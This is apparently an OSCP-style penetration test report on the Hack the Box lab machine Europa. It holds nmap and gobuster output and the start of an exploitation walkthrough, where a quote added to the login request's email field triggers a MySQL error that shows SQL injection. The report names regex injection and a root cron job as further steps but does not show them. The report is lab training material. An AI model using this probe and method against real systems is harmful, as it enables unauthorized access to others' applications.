Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-11

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Europa**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Europa** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Europa(10.10.10.22) - SQL injection on the login page to bypass authentication and php regex danger

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Europa - 10.10.10.22

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Europa**.

3.2.1 System IP: 10.10.10.22(Europa)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.22	**TCP**: 22,80,443\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Fri Sep 10 10:51:14 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.22
Nmap scan report for 10.10.10.22
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-10 10:51:15 PDT for 30s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQCh1/OK73CDKnJigk6uMUzDLSQhCHSpt9xL+SJrizWdCa7edGviU3NU/8So5xOOgzV1k8u3qHsudN
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEqrLpdz7aDIUDy3bslqFlbGCrL4Q6tQmesbTP73F/Rv0GO6bb3zHE
|   256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDE2hVC32u7eNINSvsmSQkbMlUkJ7s0oiG/bxPhwZb/b
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp
↪  Ltd./stateOrProvinceName=Attica/countryName=GR/localityName=Athens/emailAddress=admin@europacorp.htb/organ
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Issuer: commonName=europacorp.htb/organizationName=EuropaCorp
↪  Ltd./stateOrProvinceName=Attica/countryName=GR/localityName=Athens/emailAddress=admin@europacorp.htb/organ
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-04-19T09:06:22
| Not valid after:  2027-04-17T09:06:22
| MD5:   35d5 1c04 7ae8 0f5c 35a0 bc49 53e5 d085
| SHA-1: ced9 8f01 1228 e35d 83d3 2634 b4c1 ed52 b917 3335
| -----BEGIN CERTIFICATE-----
| MIIFSDCCA7CgAwIBAgIJAPGhMP4FtiTCMA0GCSqGSIb3DQEBCwUAMIGUMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXR0aWNhMQ8wDQYDVQQHDAZBdGhlbnMxGDAWBgNV
| BAoMD0V1cm9wYUNvcnAgTHRkLjELMAkGA1UECwwCSVQxFzAVBgNVBAMMDmV1cm9w
| YWNvcnAuaHRiMSMwIQYJKoZIhvcNAQkBFhRhZG1pbkBldXJvcGFjb3JwLmh0YjAe
| Fw0xNzA0MTkwOTA2MjJaFw0yNzA0MTcwOTA2MjJaMIGUMQswCQYDVQQGEwJHUjEP
| MA0GA1UECAwGQXR0aWNhMQ8wDQYDVQQHDAZBdGhlbnMxGDAWBgNVBAoMD0V1cm9w
| YUNvcnAgTHRkLjELMAkGA1UECwwCSVQxFzAVBgNVBAMMDmV1cm9wYWNvcnAuaHRi
| MSMwIQYJKoZIhvcNAQkBFhRhZG1pbkBldXJvcGFjb3JwLmh0YjCCAaIwDQYJKoZI
| hvcNAQEBBQADggGPADCCAYoCggGBAKzVzRrrM1MSWnf8zniIPKt0SXGDB2msYUm3
| rQJ3j31wPfn9xJOWeIpBCIbtXkRqO3XGrLjG/M0Slp3sa/lQ+1dk8aupaudrJvCm
| ITzLnGvtzrtyDlPkozH2wqM+tJx351gKhfrdF81TItS8oe3yskPW3MvEDbi5lPQM
| OVZk4dhFT4l94E1zrRoapU9fqNL66BdEzeEdS6XwntdARBrEyEoCp7nFIGMBKSIn
| JzxIh2VS98ybxkw58QcDEG9ClDH49nglkKmQfAevGKil8f1f9NYRwW3YOCvuzAA7
| Osg+pLEp4de6MEf408+AOhxl4CvgZKYWvmu7b+OSrFDN8cHFy/bQ2fvrjXNazjA0
| 9FIj4wivJ7JgJOCdXEianNZkvLzqPXGS/dVUrFF5fzyG0z5xOTvABZp86fNa3yNu
| zLb04h3j04SvfJ+T3CzkZDWVsFvOYdKsce600S/iaUoqE7XQH6QPB54ba5ailVtH
| npmV1uVqVxT7tXAs0ztIDpqzJ0XAnwIDAQABo4GaMIGXMB0GA1UdDgQWBBSdw09g
| /iRsaKt8R137PRpTAfuTgTA6BgNVHREEMzAxghJ3d3cuZXVyb3BhY29ycC5odGKC
| G2FkbWluLXBvcnRhbC5ldXJvcGFjb3JwLmh0YjAfBgNVHSMEGDAWgBSdw09g/iRs
| aKt8R137PRpTAfuTgTAMBgNVHRMEBTADAQH/MAsGA1UdDwQEAwIFoDANBgkqhkiG
| 9w0BAQsFAAOCAYEAbv2ccFD/d2ovr3dkIqL1m2Qo3AgMObUaBczB37KDsB0w6lzf
| EOM/aBVth8LarblnVUJE0tk8Io7VBcTP9hF2nt3BuSM0mF6yMY3WRY+23JJpNxSO
| nOrZ1xLB7a6XTwSTWD0kg2bRbjSbiEWaUzY/RrqtCF1NThgyXo0wuMWPpPICmbd/
| 5ID8iOH+rmR3nR4fP80J38SUmvrsXAmifbsbKaKHspNMclQ2Idfiyv53xAoFrJzV
| cuxHKyBxYn8A5DPRIhbesLF2NAy0d4aziNeVgGQnSA9cV9RhN454nuzwqKb33BlF
| L8cpG59w3xR8RuyTyZql4uBPZtogzh0pc0PyxX2E2O5nbn85aqYDkVW7aUkeiU69
| LAiIp8s6Z+Rhe2rN4RAudtMcWaMTwjBOb1k1UrJ+0T7Av3O5nJk5kd/Ee5LUD2jX
| wE9Q72WLg1HP/PSSJPsNASSAW4OWSYG1CqLIhfRk5wJtfi6oR9VO+CpajWvqB0Ej
| PTXIrDgdEK1VKan9
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 10 10:51:45 2021 -- 1 IP address (1 host up) scanned in 31.61 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Fri Sep 10 10:53:04 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.22
Nmap scan report for 10.10.10.22
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-10 10:53:04 PDT for 180s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪  2.0)
```

```
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQCh1/OK73CDKnJigk6uMUzDLSQhCHSpt9xL+SJrizWdCa7edGviU3NU/8So5xOOgzV1k8u3qHsudN
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEqrLpdz7aDIUDy3bslqFlbGCrL4Q6tQmesbTP73F/Rv0GO6bb3zHE
|   256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDE2hVC32u7eNINSvsmSQkbMlUkJ7s0oiG/bxPhwZb/b
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp
↪   Ltd./stateOrProvinceName=Attica/countryName=GR/emailAddress=admin@europacorp.htb/localityName=Athens/organ
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Issuer: commonName=europacorp.htb/organizationName=EuropaCorp
↪   Ltd./stateOrProvinceName=Attica/countryName=GR/emailAddress=admin@europacorp.htb/localityName=Athens/organ
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-04-19T09:06:22
| Not valid after:  2027-04-17T09:06:22
| MD5:   35d5 1c04 7ae8 0f5c 35a0 bc49 53e5 d085
| SHA-1: ced9 8f01 1228 e35d 83d3 2634 b4c1 ed52 b917 3335
| -----BEGIN CERTIFICATE-----
| MIIFSDCCA7CgAwIBAgIJAPGhMP4FtiTCMA0GCSqGSIb3DQEBCwUAMIGUMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXR0aWNhMQ8wDQYDVQQHDAZBdGhlbnMxGDAWBgNV
| BAoMD0V1cm9wYUNvcnAgTHRkLjELMAkGA1UECwwCSVQxFzAVBgNVBAMMDmV1cm9w
| YWNvcnAuaHRiMSMwIQYJKoZIhvcNAQkBFhRhZG1pbkBldXJvcGFjb3JwLmh0YjAe
| Fw0xNzA0MTkwOTA2MjJaFw0yNzA0MTcwOTA2MjJaMIGUMQswCQYDVQQGEwJHUjEP
| MA0GA1UECAwGQXR0aWNhMQ8wDQYDVQQHDAZBdGhlbnMxGDAWBgNVBAoMD0V1cm9w
| YUNvcnAgTHRkLjELMAkGA1UECwwCSVQxFzAVBgNVBAMMDmV1cm9wYWNvcnAuaHRi
| MSMwIQYJKoZIhvcNAQkBFhRhZG1pbkBldXJvcGFjb3JwLmh0YjCCAaIwDQYJKoZI
| hvcNAQEBBQADggGPADCCAYoCggGBAKzVzRrrM1MSWnf8zniIPKt0SXGDB2msYUm3
| rQJ3j31wPfn9xJOWeIpBCIbtXkRqO3XGrLjG/M0Slp3sa/lQ+1dk8aupaudrJvCm
| ITzLnGvtzrtyDlPkozH2wqM+tJx351gKhfrdF81TItS8oe3yskPW3MvEDbi5lPQM
| OVZk4dhFT4l94E1zrRoapU9fqNL66BdEzeEdS6XwntdARBrEyEoCp7nFIGMBKSIn
| JzxIh2VS98ybxkw58QcDEG9ClDH49nglkKmQfAevGKil8f1f9NYRwW3YOCvuzAA7
| Osg+pLEp4de6MEf408+AOhxl4CvgZKYWvmu7b+OSrFDN8cHFy/bQ2fvrjXNazjA0
| 9FIj4wivJ7JgJOCdXEianNZkvLzqPXGS/dVUrFF5fzyG0z5xOTvABZp86fNa3yNu
| zLb04h3j04SvfJ+T3CzkZDWVsFvOYdKsce600S/iaUoqE7XQH6QPB54ba5ailVtH
| npmV1uVqVxT7tXAs0ztIDpqzJ0XAnwIDAQABo4GaMIGXMB0GA1UdDgQWBBSdw09g
| /iRsaKt8R137PRpTAfuTgTA6BgNVHREEMzAxghJ3d3cuZXVyb3BhY29ycC5odGKC
| G2FkbWluLXBvcnRhbC5ldXJvcGFjb3JwLmh0YjAfBgNVHSMEGDAWgBSdw09g/iRs
| aKt8R137PRpTAfuTgTAMBgNVHRMEBTADAQH/MAsGA1UdDwQEAwIFoDANBgkqhkiG
| 9w0BAQsFAAOCAYEAbv2ccFD/d2ovr3dkIqL1m2Qo3AgMObUaBczB37KDsB0w6lzf
| EOM/aBVth8LarblnVUJE0tk8Io7VBcTP9hF2nt3BuSM0mF6yMY3WRY+23JJpNxSO
| nOrZ1xLB7a6XTwSTWD0kg2bRbjSbiEWaUzY/RrqtCF1NThgyXo0wuMWPpPICmbd/
| 5ID8iOH+rmR3nR4fP80J38SUmvrsXAmifbsbKaKHspNMclQ2Idfiyv53xAoFrJzV
| cuxHKyBxYn8A5DPRIhbesLF2NAy0d4aziNeVgGQnSA9cV9RhN454nuzwqKb33BlF
| L8cpG59w3xR8RuyTyZql4uBPZtogzh0pc0PyxX2E2O5nbn85aqYDkVW7aUkeiU69
| LAiIp8s6Z+Rhe2rN4RAudtMcWaMTwjBOb1k1UrJ+0T7Av3O5nJk5kd/Ee5LUD2jX
| wE9Q72WLg1HP/PSSJPsNASSAW4OWSYG1CqLIhfRk5wJtfi6oR9VO+CpajWvqB0Ej
| PTXIrDgdEK1VKan9
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 10 10:56:04 2021 -- 1 IP address (1 host up) scanned in 180.61 seconds
```

GoBuster

```
=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://Europa.htb/main/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
=====================================================
/index.php (Status: 302)
/login.php (Status: 200)
/icons/ (Status: 403)
/tools.php (Status: 302)
/data/ (Status: 403)
/db.php (Status: 200)
/js/ (Status: 403)
/logout.php (Status: 302)
/vendor/ (Status: 403)
/dist/ (Status: 403)
/logs/ (Status: 403)
/dashboard.php (Status: 302)
/server-status/ (Status: 403)
/.htaccess/ (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.sh (Status: 403)
/.htaccess.pl (Status: 403)
```

```
/.htpasswd/ (Status: 403)
/.htpasswd.sh (Status: 403)
/.htpasswd.pl (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/dashboard.php (Status: 302)
/data/ (Status: 403)
/dist/ (Status: 403)
/icons/ (Status: 403)
/logs/ (Status: 403)
/server-status/ (Status: 403)
/tools.php (Status: 302)
/vendor/ (Status: 403)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.22

Vulnerability Exploited : SQL injection on the login page to bypass authentication and php regex danger

System Vulnerable : 10.10.10.22


Vulnerability Explanation : The website was vulnerable to sql injection which caused authentication bypass and php regular expression vulnerability

Privilege Escalation Vulnerability : Cron job running as a root provided access to root shell

Vulnerability fix : The administrator has to make sure that the site is not vulnerable to any SQL injection attacks along with the not using preg_match which can be very dangerous in a php site. Its always very dangerous to run cron job as a root

Severity Level : Critical

Initially while checking the http page we just got apache2 default page. Ran gobuster on it but dont find anything interesting.



10.10.10.22

Apache2 Ubuntu Default Page

Advertisement

Amazing Themes made by Creators just like you.

ads via Carbon

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split

Figure 3.1: europa/images/205-website.png

While inspecting the https site we found couple of dns names available on the certificates which was entered in the host file for the resolution.



Firefox about:certificate?cert=MIIDyjCCArKgAwIBAgIELytvSDANBgkqhkiG9w0BAQsFADCBijEUMBIGA1UEBhMLUG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2lnZ

Validity

Not Before	Fri, 27 Aug 2021 18:12:31 GMT
Not After	Sat, 27 Aug 2022 18:12:31 GMT

Subject Alt Names

DNS Name	europacorp.htb
DNS Name	www.europacorp.htb
DNS Name	admin-portal.europacorp.htb

Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	B0:81:6E:2C:88:B5:6F:FE:5E:A1:AE:73:FC:66:29:A6:55:00:0D:D1:DE:A4:60:7B…

Miscellaneous

Serial Number	2F:2B:6F:48

Figure 3.2: 210-cert_dns.png

In those three couple of websites redirected to the default apache2 page except the admin-portal.europacorp.htb which was redirected to the login page.




https://admin-portal.europacorp.htb/login.php
EuropaCorp Server Admin v0.2 beta
E-mail
Password
Remember Me
Login
Advertisement
Students and Teachers, save up to 60% on Adobe Creative Cloud.
ads via Carbon

Figure 3.3: 215-europa_admin.png


Tried with the admin but however java script was there so that the syntax sanitizes user input email address. Used burp to send the request and gussed about admin@europacorp.htb should be the username email address.



```
email=admin%40europacorp.htb'&password=adsfsafd
```

Figure 3.4: 220-sql_syntex.png


As a basic checks i inserted the parameter ’ after the email which gave the sql error which clearly indicates that there will be SQL injection on the page.



```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'e9398d25bc
```

Figure 3.5: 225-sql_error.png

